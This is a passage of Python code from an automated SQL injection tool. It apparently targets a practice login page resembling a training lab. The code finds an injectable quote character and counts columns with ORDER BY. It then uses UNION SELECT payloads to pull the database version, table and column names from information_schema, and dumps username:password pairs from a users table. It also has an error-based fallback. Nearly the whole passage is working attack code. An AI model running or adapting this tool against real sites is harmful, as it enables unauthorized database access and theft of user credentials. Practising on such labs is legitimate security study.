result = send\_request(test\_url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('img')

if "flag" in str(fonts[0]):

log('Use ' + item + ' -> Exist SQL Injection')

return True, item

else:

log('Use ' + item + ' -> Not Exist SQL Injection')

def test\_order\_by(url, symbol):

flag = 0

for i in range(1, 50):

log('Order By Test -> ' + str(i))

data = {

'uname': 'admin' + symbol + ' order by ' + str(i) + '#',

'passwd': "admin"

}

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('img')

content = str(fonts[0])

fonts1 = soup.find\_all('font')

if "Login" not in fonts1[0]:

if fonts1[0] is None:

return "blind"

log("No desired render......")

return '0'

if "slap" in content:

log('Order By Test Success -> order by ' + str(i))

flag = i

break

return flag

def test\_union\_select(url, symbol, flag):

data = {

'uname': '-admin' + symbol + ' union select ',

'passwd': "admin"

}

for i in range(1, flag):

if i == flag - 1:

data['uname'] += str(i) + '#'

else:

data['uname'] += str(i) + ','

try:

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[3].text)

for i in range(1, flag):

if content.find(str(i)) != -1:

temp\_list = content.split(str(i))

return i, temp\_list

except Exception as e:

print(e)

return

def exec\_function(url, symbol, flag, index, temp\_list, function):

data = {

'uname': "-admin" + symbol + " union select ",

'passwd': 'admin'

}

for i in range(1, flag):

if i == index:

data['uname'] += function + ','

elif i == flag - 1:

data['uname'] += str(i) + '#'

else:

data['uname'] += str(i) + ','

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[3].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0] #

def get\_database(url, symbol):

data = {

"uname": "-admin" + symbol + "hacking\_\_\_",

'passwd': 'admin'

}

result = send\_request(url, data)

if result.find('MySQL') != -1:

return 'MySQL'

else:

return 'Cannot get database'

def get\_tables(url, symbol, flag, index, temp\_list):

data = {

'uname': "-admin" + symbol + ' union select ',

'passwd': 'admin'

}

for i in range(1, flag):

if i == index:

data['uname'] += 'group\_concat(table\_name)' + ','

elif i == flag - 1:

data['uname'] += str(i) + ' from information\_schema.tables where table\_schema=database() #'

else:

data['uname'] += str(i) + ','

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[3].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0] #

def get\_columns(url, symbol, flag, index, temp\_list):

data = {

'uname': "-admin" + symbol + " union select ",

'passwd': 'admin'

}

for i in range(1, flag):

for i in range(1, flag):

if i == index:

data['uname'] += 'group\_concat(column\_name)' + ','

elif i == flag - 1:

data['uname'] += str(i) + ' from information\_schema.columns where ' \

'table\_name=\'users\' and table\_schema=database()#'

else:

data['uname'] += str(i) + ','

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[3].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0] #

def get\_data(url, symbol, flag, index, temp\_list):

data = {

'uname': "-admin" + symbol + " union select ",

'passwd': 'admin'

}

for i in range(1, flag):

for i in range(1, flag):

if i == index:

data['uname'] += 'group\_concat(username,0x3a,password)' + ','

elif i == flag - 1:

data['uname'] += str(i) + ' from users#'

else:

data['uname'] += str(i) + ','

result = send\_request(url, data)

soup = BeautifulSoup(result, 'html.parser')

fonts = soup.find\_all('font')

content = str(fonts[3].text)

return content.split(temp\_list[0])[1].split(temp\_list[1])[0].split(',') # #

def do\_injection\_post(url):

result, symbol = can\_inject(url)

if not result:

log('')

else:

if symbol.find('"') or symbol.find("'") != -1:

log('Test Order By And Union Select........')

flag = test\_order\_by(url, symbol)

if flag != '0':

index, temp\_list = test\_union\_select(url, symbol, flag)

database = get\_database(url, symbol)

version = exec\_function(url, symbol, flag, index, temp\_list, 'version()')

this\_database = exec\_function(url, symbol, flag, index, temp\_list, 'database()')

log('Success -> ' + database.strip() + ' ' + version.strip())

log('Database -> ' + this\_database.strip())

tables = get\_tables(url, symbol, flag, index, temp\_list)

log('Tables -> ' + tables.strip())

log('Default Use Table users......')

columns = get\_columns(url, symbol, flag, index, temp\_list)

log('Columns -> ' + columns.strip())

log('Try to get Data........\n\n')

data = get\_data(url, symbol, flag, index, temp\_list)

temp = columns.split(',')

print('%-12s%-12s' % (temp[1], temp[2]))

for meta in data:

temp = meta.split(':')

print('%-12s%-12s' % (temp[0], temp[1]))

elif flag == '0':

log('Start to use error-based injection...')

database = get\_database\_err(url, symbol)

version = exec\_function\_err(url, symbol, 'version()')

this\_database = exec\_function\_err(url, symbol, 'database()')

log('Success -> ' + database.strip() + ' ' + version.strip())

log('Database -> ' + this\_database.strip())

tables = get\_tables\_err(url, symbol)

log('Tables -> ' + tables.strip())

log('Default Use Table users......')

columns = get\_columns\_err(url, symbol)

log('Columns -> ' + columns.strip())

log('Try to get Data........\n\n')

data = get\_data\_err(url, symbol)

print('%-12s%-12s' % ('username', 'password'))

for un, pwd in data.items():

print('%-12s%-12s' % (un, pwd))